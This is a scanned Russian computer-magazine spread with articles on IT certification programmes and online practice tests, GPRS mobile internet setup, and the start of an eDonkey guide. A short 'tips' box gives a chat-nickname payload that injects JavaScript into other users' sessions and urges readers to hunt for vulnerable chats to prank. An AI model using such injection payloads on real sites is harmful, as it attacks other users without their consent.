Наиболее распространенными программами сертификации для администраторов на данный момент являются сертификации Microsoft, в частности программы по Windows 2000 / Windows XP. Экзамены по Windows NT 4.0 сейчас уже не сдают, хотя статусы, полученные по ней ранее, действительны до сих пор.

Кроме сертификации по операционным системам, доступны экзамены по серверным продуктам (Exchange Server, SQL Server, ISA Server и т.п.). С какими-то из них тебе придется познакомиться поближе при получении высших статусов сертификации. При выборе экзаменов по серверам советую обращать внимание на относительно легковесные программы, например, на ISA Server (Internet Security and Acceleration Server) - межсетевой экран от MS. Продукты класса Exchange Server 2000 достаточно объемны и сложны и потребуют массу времени на изучение. Экзамены по ним следует сдавать в том случае, если нет другого выхода :). Аналогичная ситуация и с SQL Server. Тратить время на него нужно, только если ты планируешь в дальнейшем идти на статус MCDBA.

Стоимость одного экзамена зависит от центра тестирования (от $50 и выше). В настоящий момент все экзамены проводятся на английском языке, хотя возможно, что ряд экзаменов, скорее всего лишь базовые, будут в дальнейшем переведены на русский (как это было с экзаменами по Windows NT 4.0).

Сдача любого экзамена Microsoft означает получение статуса MCP (см. врезку). Наиболее простыми и, соответственно, часто сдаваемыми являются экзамены по Windows 2000 Professional (экзамен 070-215) и Windows 2000 Server (070-210) либо аналогичные по XP. Справиться с экзаменами по администрированию сети и активного каталога (предполагаются к сдаче после двух первых) уже труднее. Ну, а самыми сложными экзаменами по Windows 2000 считаются экзамены по проектированию.

Программы сертификации Microsoft

MCP - Microsoft Certified Professional - сертифицированный специалист Microsoft. Одна из самых простых сертификаций, так что рекомендую начать именно с нее. Для получения этого статуса необходимо сдать только один экзамен - по любому продукту MS. Как правило, для получения MCP сейчас сдают экзамены по Windows 2000 Professional или по Windows 2000 Server. При сдаче еще одного экзамена повторный сертификат высылаться не будет (статуса «дважды MCP» у Microsoft не предусмотрено), поэтому прохождение дополнительных экзаменов имеет смысл, только если ты претендуешь на более высокие статусы.

MCSE - Microsoft Certified System Engeneer - сертифицированный инженер. Статус для опытного сисадмина. На данный момент для его получения требуется сдать семь экзаменов (правда, один из них ты уже сдал, получая MCP). Четыре из этих семи обязательные - это Professional, Server, экзамен по сети и по активному каталогу. Остальные три - по выбору. При этом, как минимум, один из них должен быть сложным экзаменом по проектированию, остальные 2 можно взять любые. Требования достаточно высоки - в отличие от статуса MCP, получить MCSE не так уж легко.

MCSA - Microsoft Certified System Administrator - сертифицированный администратор. Относительно новая сертификация, введена Microsoft для того, чтобы заполнить разрыв требований к MCP и MCSE. Фактически это облегченный вариант MCSE - нет необходимости сдавать сложные экзамены по проектированию. 3 обязательных экзамена, один произвольный.

MCDBA - Microsoft Certified Database Administrator - сертифицированный администратор баз данных. Разумеется, речь идет о MS SQL Server. В настоящий момент - MS SQL Server 2000. Необходимо сдать 4 экзамена, из них 3 обязательных - по администрированию SQL Server 2000, по проектированию баз данных для него и по операционкам.

MCSD - Microsoft Certified Solution Developer - сертифицированный разработчик решений. Существует в вариантах для Visual Studio и Visual Studio .NET. 4 экзамена (для .NET - 5) - 3 обязательных и один - по выбору. Из обязательных - 2 экзамена по использованию средств разработки - Visual C++, Basic, FoxPro (для .NET - C# и Basic) для создания обычных и распределенных приложений, и третий - по принципам проектирования и разработки ПО (070-100) - самый сложный, требует отдельной подготовки по литературе и опыта разработки больших проектов.

MCAD - Microsoft Certified Application Developer - сертифицированный разработчик приложений. Является собой упрощенную версию MCSD. Необходимо сдать 3 экзамена (без экзамена по проектированию).

<Linux>

Самыми известными сертификациями по Linux являются программы института LPI (Linux Professional Institute) и компании SAIR GNU/Linux (Software Architecture Implementation and Realization). Отличительная особенность этих программ - их независимость от дистрибутива Linux и, как следствие, ориентация на внутреннее устройство системы, а не на запоминание команд и их параметров.
Компания SAIR предполагает три уровня сертификации, на каждом из которых необходимо сдать 4 экзамена (по $100 каждый):

SAIR Linux and GNU Certified Administrator (LCA);

SAIR Linux and GNU Certified Engineer (LCE);

Master SAIR Linux and GNU Certified Engineer (MLCE).

Стоимость авторизованных курсов

в Москве (по ценам Звезды и С, www.stars-s.ru)

2151 Microsoft Windows 2000 Network and Operating System Essentials - 3 дня, $150.
2152 Implementing Microsoft Windows 2000 Professional and Server - 5 дней, $250.
2153 Implementing a Microsoft Windows 2000 Network Infrastructure - 5 дней, $250.
2154 Implementing and Administering Microsoft Windows 2000 Directory Services - 5 дней, $250.
Т.е. 3 дня - $150, 5 дней - $250.

в Питере (по ценам ФПС СПбГПУ, www.avalon.ru)

3 дня - $170, 5 - $289.
«День» - это 8 часов занятий, т.е. большинство курсов (5 дней) идет 40 часов.



Сертификация LPI насчитывает 3 уровня по 2 экзамена на каждом (один экзамен - $100). Каждый уровень именуется LPI Certified с указанием соответствующего номера.

Экзамены и SAIR, и LPI отличаются высоким уровнем сложности вопросов.

<Программы сертификации CompTIA>

CompTIA предлагает ряд программ сертификаций, не связанных с конкретными продуктами. Сертификации CompTIA служат своего рода показателями профпригодности сисадмина на западе. У нас же они пока широкого распространения не получили (в первую очередь, надо думать, из-за цены - один экзамен стоит 200 баксов).
Но если ты собрался уезжать и хочешь найти хорошую работу за границей, то следует обратить на них особое внимание.
Наиболее популярные сертификации CompTIA:

A+ - тест на IQ для технических специалистов. Без него вам на западе не дадут развинтить системный блок.

Network+ - знание работы сети, настройка сетевых протоколов. Тоже своего рода IQ.

Server+ - RAID, SAN и т.п., что необходимо знать, чтобы тебя подпускали к серверам в больших сетях.

Linux+ - достаточно несложный (по сравнению с LPI и SAIR) экзамен. Соответственно, и котируется ниже.

<Подготовка к экзамену>

Существуют два основных варианта подготовки - самостоятельно по книжкам и на соответствующих сдаваемому экзамену курсах. Подобные курсы называются авторизованными и читаются они в учебных центрах соответствующих компаний. На сайте компании-производителя продукта, как правило, указываются существующие авторизованные курсы, а также экзамены, которым данные курсы соответствуют. В большинстве случаев к одному экзамену готовит один курс, хотя бывают и исключения.

Выбрав курс, необходимо найти учебный центр в пределах досягаемости, узнать расписание курса и его стоимость. Найти учебный центр, так же как и центр тестирования для сдачи экзамена (с большой долей вероятности это будет одна и та же организация), в Питере или Москве труда не составит, но если ты живешь в далеком Урюпинске, то, возможно, придется потратиться на билеты до одной из столиц. Учти, стоимость курса выше стоимости сертификации, поэтому заранее приготовь пару сотен баксов.

Хорошая новость - к ряду экзаменов можно готовиться своими силами, без лишней траты денег. Плохая - далеко не ко всем, и, как правило, такая подготовка займет гораздо больше времени, чем прохождение курса. К примеру: если курс, рассчитанный на подготовку к сертификационному экзамену, длится неделю-две (у Microsoft стандартно 40 часов), то на самостоятельное переваривание соответствующего объема знаний может уйти месяц и более. Почему? Потому что трудно заставить себя уделять подготовке 8 часов в день - а это норма для авторизованных курсов. Подготовка будет откладываться на завтра, материал начнет забываться, а дата сдачи, таким

NEXT


ТЕСТИРОВАНИЕ ON-LINE

Если же ты всерьез задумался о сертификации, то не советую тебе сразу топать в ближайший учебный центр и тратить свои кровные на попытку сдать экзамен, даже если ты уверен в своих силах. Сперва испытай себя на прочность в существующих бесплатных онлайновых тестах и при успешной сдаче теста получи сертификат. К сожалению, за высылаемый сертификат придется заплатить - людям, которые окучивают эти сайты, тоже кушать хочется :). Но, во-первых, никто тебя не обязывает его (сертификат за успешно сданный онлайновый тест) выкупать, а, во-вторых, ты получишь бесценный опыт, который сможешь в дальнейшем использовать при сдаче реального сертификационного экзамена. И главное - никакой официальной обстановки при сдаче! Ноги на стол, кофе на системник и поехали…

Brainbench

www.brainbench.com

Очень солидный центр онлайнового тестирования, который содержит более 400 тестов разного калибра. Тут есть практически все, что душе угодно, только успевай оплачивать. Но мы люди экономные, поэтому сразу переходим по ссылке View All Free Tests - получаем список значительно скромнее, но зато халява полная :). Правда, в этот список входят либо тесты, которые имеют наименьший спрос, либо тесты, которые находятся



в режиме отладки/разработки. Но на последнее я бы жаловаться не стал - могут попасться актуальные вещи. Вдобавок ко всему, любой свежевыставленный онлайновый тест могут пройти совершенно бесплатно первые 500 счастливчиков, остальные платят по тарифу. Сертификат тут платный (9,95 зеленых фантиков), но покупать его совершенно не обязательно. А вот то, что сайт и тесты на английском языке - большой плюс, это в принудительном порядке поможет тебе подготовиться к реальной сертификации, которая тоже обычно проходит на английском. >>>

Линки к статье

VUE http://www.vue.com
Prometric http://www.prometric.com
Microsoft certification and training http://www.microsoft.com/training
SAIR GNU/Linux http://www.linuxcertification.com
LPI http://www.lpi.org
CompTIA http://www.comptia.org

PC_Zone

СЕРТИФИКАЦИЯ IT-СПЕЦИАЛИСТОВ

Егор Орлов (Egor.Orlov@avalon.ru)

образом, отодвигаться все дальше и дальше. Кроме того, есть еще пара трудностей: необходимо заставлять себя проделывать все практические задания, сколь бы очевидными они ни казались, и искать ответы на все возникающие вопросы в документации, т.к. при самостоятельной подготовке на помощь инструктора рассчитывать не приходится. Так что, если решил пробиваться самостоятельно, советую тебе заранее запастись терпением и мобилизовать силу воли.

Что касается литературы - рекомендую книги и официальные пособия, на которых указано, что они готовят к экзаменам. В частности, в последнее время появилось достаточно большое количество книжек Microsoft Press и Cisco Press по подготовке к их экзаменам. Но сколь бы полный охват материала ни обещали авторы книги, наиболее приоритетной считается информация по экзамену, размещенная на сайте. На нее надо ориентироваться в первую очередь. Ситуация, когда даже в официальных изданиях отсутствует темы, встречающиеся на экзаменах, считается стандартной. Так что гляди в оба!

Как последний этап в подготовке можешь попробовать свои силы на пробных тестах, которые можно найти в Интернете, и сверить свои ответы с нелегально опубликованными в Сети отчетами о сданных экзаменах. Называются такие отчеты (вопросы с правильными вариантами) braindumps. Только не злоупотребляй ими и не заменяй ими подготовку к экзамену. Вопросы могут меняться, да и ответы могут указываться неправильно.

<В бой!>

Заказав и оплатив тест, ты приходишь в назначенный день в тестовый центр. Экзамены, как правило, длятся от полутора до четырех часов в зависимости от сложности и объема. Точную длительность тебе сообщат в тестовом центре. Имей в виду, что ряд вендоров предоставляет лишнее время (как правило, полчаса) в случае, если тестирование проходит не на родном языке. Выясни это заранее и спроси у администратора центра, добавлено ли время. Обязательно узнай, можно ли пользоваться словарем или калькулятором, и если можно, то надо ли приносить их с собой. Не забудь ручку. Листок бумаги для черновика тебе выдадут. Вопросов обычно штук тридцать-сорок, в зависимости от экзамена. Для каждого сертификационного экзамена установлена своя граница прохождения, обычно - 60-80%.

Пытаться протащить с собой шпоры, литературу, ноутбук или товарища с кучей электроники не стоит. Может выйти боком. Политика тестирования Prometric и VUE разрешает персоналу тестового центра признать твое тестирование недействительным, если ты будешь нарушать правила (но деньги за экзамен тебе, разумеется, не вернут).


Итак, когда все формальности позади, перед тобой окажется программа тестирования с последовательностью вопросов и несколькими (три-четыре-пять) вариантами ответа на каждый. На многих экзаменах непонятные сходу вопросы можно пометить на будущее и вернуться к ним потом. Когда закончится отведенное время, тест прекратится, и если ты не ответил на часть вопросов, они будут засчитаны как неправильные. По итогам теста ты получишь распечатку с количеством набранных тобой баллов и результатом - «Pass» или «Fail».

Очень надеюсь, что на распечатке результатов твоего экзамена слова «Fail» не будет :).

Центр компьютерного обучения при МГТУ им. Н.Э. Баумана

http://tests.specialist.ru

Отечественный монстр тестирования on-line. Мало того, что регистрация на сервере и юзание всех тестов абсолютно бесплатно, так еще и среди участников тестирования постоянно проводятся розыгрыши призов (от учебных пособий до бесплатного обучения на сертифицированных курсах Microsoft)! Количество доступных тестов приятно впечатляет - 72 единицы: Windows'98, MS Office 2000, Internet, web-design,



Flash, web-mastering, Corel Draw, Photoshop, Illustrator, 3D Max, QuarkXPress, Windows NT/2000, Unix, C, C++, Delphi, Oralce, Access 2000, 1С:Бухгалтерия 7.7 и т.д. С 1 августа здесь, как это ни печально, тоже ввели оплату за получение сертификата. Стоимость получения сертификата по почте - 200 деревянных, стоимость получения в самом Центре - 100 деревянных.

RetraTech

www.certifications.ru

Полностью виртуальный ресурс, более скромный по количеству живущих тут тестов - всего 9. Аналогично регистрация и юзание тестов - бесплатно, а получение бумажного сертификата - за денежку. Но тесты хорошие, серьезные. К тому же на сайте находится большое количество материалов о сертификации IT-специалистов и имеется одна приятная фича - мастер резюме.




Заполняешь небольшую форму (на это уйдет не более двух минут), и твои тактико-технические характеристики (с указанием удачно пройденных на Certifications.ru тестов :)) смогут увидеть тысячи работодателей на сайтах www.zarplata.ru, www.rdw.ru и www.1job.ru.

Certify.com

www.certify.com

Софтверная импортная компания, штампующая софт (Exam Essentials) для проверки степени готовности к сдаче сертификационных экзаменов CompTIA, Microsoft и Novell. Следуя веяниям моды, разместила на сайте движок, позволяющий тестировать знания онлайн. Сам процесс тестирования сделан очень удобно. Во-первых, не нужно нигде регистрироваться, чтобы пройти любой из предложенных тестов (их тут целых 38 экземпляров). Во-вторых, в процессе тестирования наглядный индикатор отображает общее количество просмотренных вопросов и текущий процент «успеваемости». В-третьих, после каждого отве-




та тебе сообщают, верно ли ты ответил, и показывают правильный вариант (с аргументацией!)... Короче, не сайт, а сказка... на английском языке.

SkillDrill

www.skilldrill.com

И опять англоязычный ресурс. Содержит он, лучше сначала присядь, приблизительно 200 тестов (я со счету сбился, когда попытался посчитать) по различным приложениям, базам данных, базовым знаниям программных продуктов и протоколов, сетям, операционным системам, программированию и веб-технологиям. Каждый тест содержит 45 вопросов, на которые отводится 30 минут мозгового штурма. Перед каждым тестом ты получаешь его краткое описание, содержание




тем, которые в него входят, и критерии оценки. Есть интересный нюанс - можно откладывать тестирование на срок до 30 дней, но тогда ответ на вопрос, на котором был сделан выход из теста, будет помечен как неправильный. Держит этот замечательный ресурс портал BrainBuzz.com, на котором тебе придется зарегистрироваться, чтобы получить доступ на SkillDrill.

Cert21.com

www.cert21.com

Забугорный склад более 80 онлайновых тестов (правда, тут они называются практическими экзаменами), имитирующих сдачу реальных экзаменов. Есть возможность заведения бесплатного аккаунта, с помощью которого можно получить доступ к любому тесту, но с урезанным количеством вопросов (например, 20 вместо 440). Каждый тест можно проходить с настройками, как при сдаче реального экзамена, а можно выставлять более щадящие параметры или вовсе выключать таймер, чтобы спокойно копошиться в книжке в поисках правильных ответов. Приятно состряпанный дизайн способствует комфортному тестированию.



Материал подготовил: Андрей Каролик (andrusha@sl.ru)

PC_Zone

МОБИЛЬНЫЙ ИНТЕРНЕТ


Андрей Клинаичев (andrey@ixbt.com)

МОБИЛЬНЫЙ ИНТЕРНЕТ



ВСЯ СЕТЬ НА ЛАДОНИ

Хорошо быть мобильным. Не в смысле - "сотовым" (т.е. с кнопками на брюхе и аккумуляторами в зад... нем отсеке :)), а в смысле - "подвижным, легким на подъем". Ради этого можно даже сменить свой любимый десктоп на ноутбук или карманный компьютер. Но вот беда, в наши дни компьютер без Интернета - это как пиво без воблы. А значит, даже обзаведясь переносной машиной, ты все равно будешь страдать зависимостью от телефонных розеток или разъемов ЛВС, сковывающей твою свободу передвижений. Точнее, был вынужден страдать до недавнего времени. К счастью, технический прогресс не стоит на месте, и уже сейчас существует реальная возможность подключаться к сети через мобильный телефон либо за относительно небольшие деньги, либо вообще на халяву.

<Теория>

В последнее время очень много говорят о выходе в Интернет с помощью сотового телефона. Причем, в первую очередь, начинающие пользователи спрашивают о цене. Поговорим об этом и мы. Но прежде хотелось бы обратить твое внимание, что существует несколько способов подключения к сети через мобилу:

1) CSD - доступ в Интернет по коммутируемому каналу. Скорость соединения не превышает 14,4 Кб/сек (хотя для многих телефонов 9600 Кб/сек - потолок). Но если иногда (скажем, для болтовни в асе) и можно обойтись такой низкой скоростью соединения, то не думаю, что кому-то понравится отдавать по 12-18 центов за каждую минуту, проведенную в онлайне. Единственное достоинство CSD в том, что таким образом можно проверить почту даже с самого дремучего телефона, хотя, в большинстве случаев, значительно дешевле найти, скажем, интернет-кафе.

2) HSCSD - High Speed Circuit Switched Data - высокоскоростная передача данных по коммутируемым линиям. Более "продвинутая" замена CSD. Данные передаются примерно так же, как и в случае с CSD, но уже не по одному каналу (тайм-слоту), а сразу по нескольким. Таким образом, максимальная скорость может достигать 57,6 Кбит/сек (при условии, что будет задействовано четыре канала по 14,4 Кбит/сек каждый). Но здесь, как и в предыдущем случае, тарифицируется каждая минута соединения. HSCSD поддерживают не все телефоны, но и доступен данный сервис лишь абонентам "Северо-Западного GSM" - ныне питерского отделения "МегаФона".

Стоить помнить, что во время передачи данных с помощью GPRS-телефона очень быстро садится аккумулятор. Ведь здесь уже задействован не один (как во время простого разговора) канал, а целых 3-4. Поэтому всегда обращайте внимание на индикатор заряда батареи перед выходом из дома. К примеру, Siemens ME45 со 100%-аккумулятором способен обеспечить 5-6 часов активного серфинга, что равняется где-то 40-50 Мб принятой и переданной информации.

Из-за использования сразу нескольких тайм-слотов для передачи данных заметно увеличивается и электромагнитное излучение сотового телефона. Нельзя сказать, что оно становится смертельно опасным, но все же лучше убрать его подальше, подумав хотя бы о качестве изображения на своем ЭЛТ-мониторе (не секрет, что по вине сотовых телефонов может возникать рябь и другие помехи).

3) GPRS - General Packet Radio Services - услуга пакетной передачи данных. Теоретически позволяет передавать эти самые данные со скоростью до 171,2 Кбит/сек (используя несколько тайм-слотов). Сотовые сети, поддерживающие данный стандарт, еще иногда называют 2,5G. Ведь это сеть уже не второго поколения (2G - CSD), но еще и не третьего. Главная прелесть GPRS, по сравнению с HSCSD и CSD, заключается в способе тарификации: оплачивается не время соединения, а объем данных, переданных за это время. То есть можно просидеть в чате несколько часов, а суммарный трафик составит всего 1,5-2 Мб - за него-то ты и заплатишь.

Такое возможно не из-за того, что операторы двигают новую технологию, устанавливая демпинговые цены на сервис, а из-за особенностей передачи данных по этому протоколу. Тут информация передается пакетами (отсюда и название стандарта). Это значит, что ресурсы сотовой сети используются только тогда, когда необходимо передать какие-либо данные.

<Практика>

Реально в настоящее время GPRS полноценно поддерживается почти всеми операторами Москвы. БиЛайн самым первым запустил сеть в тестовую и, чуть позже, в коммерческую эксплуатацию. Сейчас стоимость одного Мб принятой или переданной информации составляет 25 центов (с налогами получается 30 центов). У МТС GPRS до сих пор находится в тестовом режиме: услуга предоставляется бесплатно, но ее качество не всегда идеально. Московский МегаФон решил не отставать от конкурентов и тоже дополнил пакет предоставляемых услуг новым сервисом, сразу запустив его в коммерческую эксплуатацию (увы, халявы не было). В настоящий момент МегаФон предлагает сразу несколько тарифных планов по пользованию GPRS. Самый "выгодный" из них предполагает абонентскую плату 30$ и 50 Мб трафика. Если начать пользоваться услугой просто так, то придется платить по 1,25$ (без учета налогов) за каждый переданный Мб информации. По сравнению с МегаФоном тарифные планы БиЛайна кажутся просто райскими, а ведь многие в свое время утверждали, что и 30 центов за Мб - ужасно дорого.

В Питере ни один оператор услугу пакетной передачи данных не предоставляет. Даже в тестовом режиме. Где-то в "подполье" она функционирует у МТС, но официальной информации по этому поводу нет. Хотя, по логике вещей, с приходом в северную столицу третьего GSM-оператора (для тех, кто не в курсе, - намек на БиЛайн), должно последовать очередное снижение цен или увеличение количества новых услуг, так что жителям "дальнего севера" осталось жить в оффлайне совсем недолго.

Кстати, на данный момент реальная скорость интернет-соединения далека от тех 171,2 Кбит/сек, что теоретически способен обеспечить стандарт. Скажем, у БиЛайна пока задействовано только три тайм-слота на прием и один на передачу, то есть можно принимать данные со скоростью 40,2 Кбит/сек, а отправлять - со скоростью 13,4 Кбит/сек. На практике качество связи сильно зависит от загрузки сети (ведь приоритет отдается голосовому трафику, а не передаче данных). Например, в вечернее время, когда сеть традиционно загружена, "прокачка" заметно хуже, чем в другое время суток.

<Телефоны>

Все сказанное выше, конечно, очень хорошо, но, чтобы начать пользоваться GPRS, сначала необходимо обзавестись новым сотовым телефоном (или настроить старый, если он имеет поддержку GPRS). Сейчас в салонах связи уже начали появляться относительно доступные по цене модели телефонов с поддержкой этого стандарта. Самой дешевой пока остается Motorola TimePort 260. Если постараться, то можно найти ее за 100-120$, но это один из первых аппаратов с GPRS, у него лишь 2 тайм-слота на прием, поэтому покупать именно его я бы тебе не советовал. Лучше немного подкопить и взять что-нибудь поменьше, поудобнее и пофункциональнее. ИМХО, самыми выгодными телефонами по соотношению цена/функциональность являются Siemens ME45 и Ericsson T39. Достоинство первого заключается в большом экране, пыле-, влагозащитном корпусе, куче других примочек. Второго - в наличии встроенной поддержки Bluetooth. То есть, если купить Bluetooth-модуль для настольного ПК (подобный можно легко найти за 70-100$) или карманный ПК со встроенным модулем (скажем, HP Compaq

NEXT



Motorola TimePort 260

Sony Ericsson T68i

Siemens ME45

Ericsson T39

PC_Zone

МОБИЛЬНЫЙ ИНТЕРНЕТ

Андрей Клинаичев (andrey@ixbt.com)

TIPS&TRICKS

Многие дети любят "МАМБУ"... тьфу 8)) Многие www-чаты имеют дыры... и одна из самых серьезных уязвимостей - это обработка HTML-тегов и JavaScript. Так вот, если в чат, имеющий данную уязвимость, вставить в качестве nickname, что-то вроде: &#039); alert(&#034руки бл*!&#034); say(&#039 то, при удачном стечении обстоятельств, каждый, кто захочет отослать вам мессагу (при этом нажав на ваш ник), получит сообщение: руки бл*!

А теперь немного поразмышляй, поищи прикольных скриптов и дырявых чатов, приводи толпу друзей и восстанавливай правосудие на свое усмотрение, но не забывай... настоящие][@X0r'ы никогда не наглеют :))

Феликс (Quick$ilveR) Калайчев

web: http://security-zone.by.ru/, mail: rhc-root@bk.ru, #ICQ: 1399102

3х70, Fujitsu Siemens Pocket LOOX), то можно будет вылезать в Интернет "over the air", даже не доставая телефон из кармана или портфеля.
Все новые аппараты по скорости (в реальной жизни) отличаются мало: большинство имеет 3-4 канала на прием и 1-2 на передачу информации. Дело в том, что в настоящее время скорость ограничивается не абонентскими терминалами, а количеством тайм-слотов, выделенных под передачу данных оператором (короче - все упирается в него). Так что переплачивать за лишние тайм-слоты смысла нет: Siemens ME45 (190$, 3 слота на прием и 1 на передачу) качает информацию из сети с такой же скоростью, как и Sony Ericsson T68i(4+2), хотя последний и стоит в два раза дороже.

Не стоит забывать, что благодаря GPRS в сеть можно вылезать не только с ноутбука или настольного ПК. Появляется возможность, например, быстро проверить электронную почту с карманного компьютера или поискать что-нибудь интересное в специальном мобильном интернете, заселенном WAP-сайтами, созданными специально для доступа к ним с сотового телефона. Если раньше аббревиатуру WAP расшифровывали как Wait-and-pay (Жди-и-плати), то сейчас ситуация в корне изменилась. Настроив WAP через GPRS, можно сколь угодно долго читать с экрана телефона анекдоты, гороскопы или разыскивать интересный фильм, недавно вышедший на экран, не забивая себе голову тем, сколько вы уже пользуетесь сервисом и сколько Кб информации загрузили. У МТС эта услуга бесплатная, а в БиЛайн'е за нее снимается абонентская плата, равная 3$ в месяц. Разумеется, на Яndex и Анекдот.ру с телефона не зайдешь, но если нечем заняться в пробке, то лучший способ провести время придумать сложно. Абонентам БиЛайн категорически советуем поиграть в игру "Нашествие", находящуюся в разделе Игры-Никита-Приключения. Это что-то вроде квеста: придется спасать столицу от нашествия Карлсонов-убийц :).

<Подключение к ПК>



Соединяем с успехом?

К настольному ПК телефон проще всего подключить через провод. С Siemens ME45 он идет в комплекте. А для других аппаратов Data-кабель придется покупать. Не исключено, правда, что получится спаять провод самому. Не такое уж хитрое это дело (особенно для популярных моделей), хотя, как мне кажется, проще отдать эту тысячу рублей за IrDA или 500-800 за провод и не париться с паяльником.
Кстати, не стоит думать, что если вы купите ИК-порт, подключенный в USB-порт, то данные будут передаваться по нему быстрее, чем через аналогичное устройство, сделанное для COM-порта. В любом случае скорость передачи данных по ИК-порту ограничена скоростью этого самого ИК-порта. В 99% случаев она равна скорости COM-порта. Само собой, существует такая вещь, как Fast IrDA (с пропускной способностью до 4 Мбит/сек!), но телефонов, поддерживающих его, просто нет.

Самый удобный и быстрый способ "спаривания" ПК и телефона - при помощи BlueTooth-модуля. Но, с другой стороны, это и самый дорогой вариант.
Проблема подключения сотового к компьютеру не так актуальна, если планируется вылезать в сеть с ноутбука или КПК: подавляющее большинство этих "девайсов" уже имеют встроенные ИК-порты и Bluetooth-модули. А вот владельцам десктопов и саб-ноутбуков стоит заранее обратить на это внимание, ведь у последних зачастую не бывает даже и USB.

<Настройки>

Чтобы настроить соединение, не нужно быть "кул-хакером", но немножко поковыряться придется. Приведенные ниже настройки работают у московских операторов, хотя не исключено, что настройки для Санкт-Петербурга аналогичны. Разумеется, сначала нужно подключить телефон к ПК и доказать ему, что вы подключили именно модем, а не "анноун девайс". Затем нужно создать удаленное DialUp-соединение со следующими параметрами:

Номер телефона - *99# (или *99***1# для телефонов Siemens)
DNS:
для БиЛайна: 194.067.002.114 и 194.190.195.066
для МТС: 213.087.000.001 и 213.087.001.001
для МегаФона: назначается сервером
Строка инициализации модема:
БиЛайн: AT+CGDCONT=1,"IP","internet.beeline.ru"
МТС: AT+CGDCONT=1,"IP","internet.mts.ru"
МегаФон: AT+CGDCONT=1,"IP","internet"
Все это нужно вводить именно так, как написано выше, без пробелов и с учетом регистра. В случае с КПК, если он будет выдавать разные глупые ошибки, можно попробовать убрать "AT" в начале строки инициализации, то есть она будет начинаться сразу со знака плюс. Также необходимо убрать галочку "сжатие заголовков IP" и оставить лишь один допустимый сетевой протокол - TCP/IP.
По идее, после этого уже можно начинать бороздить просторы сети, но если возникнут проблемы, то можно посетить официальные странички операторов или просто позвонить в службу поддержки.

**Кроме GPRS в настоящее время существуют и другие беспроводные технологии передачи данных. В Европе и Японии, к примеру, многие операторы уже "созрели" до сетей третьего поколения (3G): одни только-только начинают их строить, а абоненты других уже почувствовали на своей шкуре все достоинства новых сервисов. На данный момент существует несколько реализаций 3G-сетей. Все они построены на базе CDMA (Code Division Multiple Access - множественный доступ с кодовым разделением каналов - современный и перспективный стандарт цифровой сотовой связи). Поэтому, чтобы переделать уже имеющиеся GSM-сети, необходимы значительные капиталовложения, а для перехода от CDMA-сетей к 3G достаточно сделать что-то вроде небольшого апгрейда, который будет стоить заметно меньше.
Проблема заключается в том, что в нашей стране распространенность GSM-сетей значительно выше, нежели CDMA. Поэтому надеяться на скорое появление сетей третьего поколения в России не приходится. Хотя петербургская "Дельта Телеком" заключила контракт с Lucent Technologies на поставку оборудования для создания CDMA-450-сетей третьего поколения. Аналогичные переговоры с китайскими компаниями ведет и МТС. Что из всего этого выйдет - покажет время, а пока придется довольствоваться GPRS'ом.**

<Это только начало!>

В заключение хочет отметить, что, несмотря ни на что, XXI век уже наступил. GPRS - это только технология, позволяющая передавать данные, и в скором времени следует ожидать активного внедрения в жизнь новых сервисов на ее основе. Недавно БиЛайн (ну, не зря ж его называют самым высокотехнологичным оператором) ввел в тестовую эксплуатацию услугу передачи мультимедийных сообщений MMS. Теперь без использования дополнительных устройств можно спокойно кидать, например, коротенький видеоролик с одного продвинутого сотового телефона на другой или даже отправлять его на e-mail. Кажется бреднями сумасшедшего фантаста? Я так не думаю, ведь уже сейчас сотовые операторы реально конкурируют с более привычными городскими телефонными сетями.

Чистота и здоровье кожи...
с каждой каплей

clearskin Clearasil

Гель для умывания Клерасил Комплит 3 в 1

При ежедневном использовании устраняет три основные причины появления прыщей. Очищает, открывает поры, уничтожает бактерии. У тебя чистая и здоровая кожа.

товар сертифицирован



PC_Zone

EDONKEY: ОСЛИК НЕ ДЛЯ ОСЛОВ

Sonique (btf@btf.ru, http://btf.ru)

eDonkey: ослик не для ослов

Руководство по эксплуатации сабжа

Если ты решил, что мы собираемся тебе подсунуть виртуального тамагочи - ты ошибаешься. С ними одна морока - корми их, убирай за ними, рассказывай им сказки на ночь… А они ругаются (в русской версии - нецензурно) и дохнут, не принося никакой ощутимой пользы. Нет, электронный ослик eDonkey - другой. Он неприхотлив, живуч и дружелюбен. Он без проблем утянет для тебя гигабайты полезных данных. Так что, дружище, не спеши переворачивать страницу. Устраивайся поудобнее - а я расскажу тебе много интересного об этом замечательном животном.

<Введение. Жизненные реалии и P2P-сети>

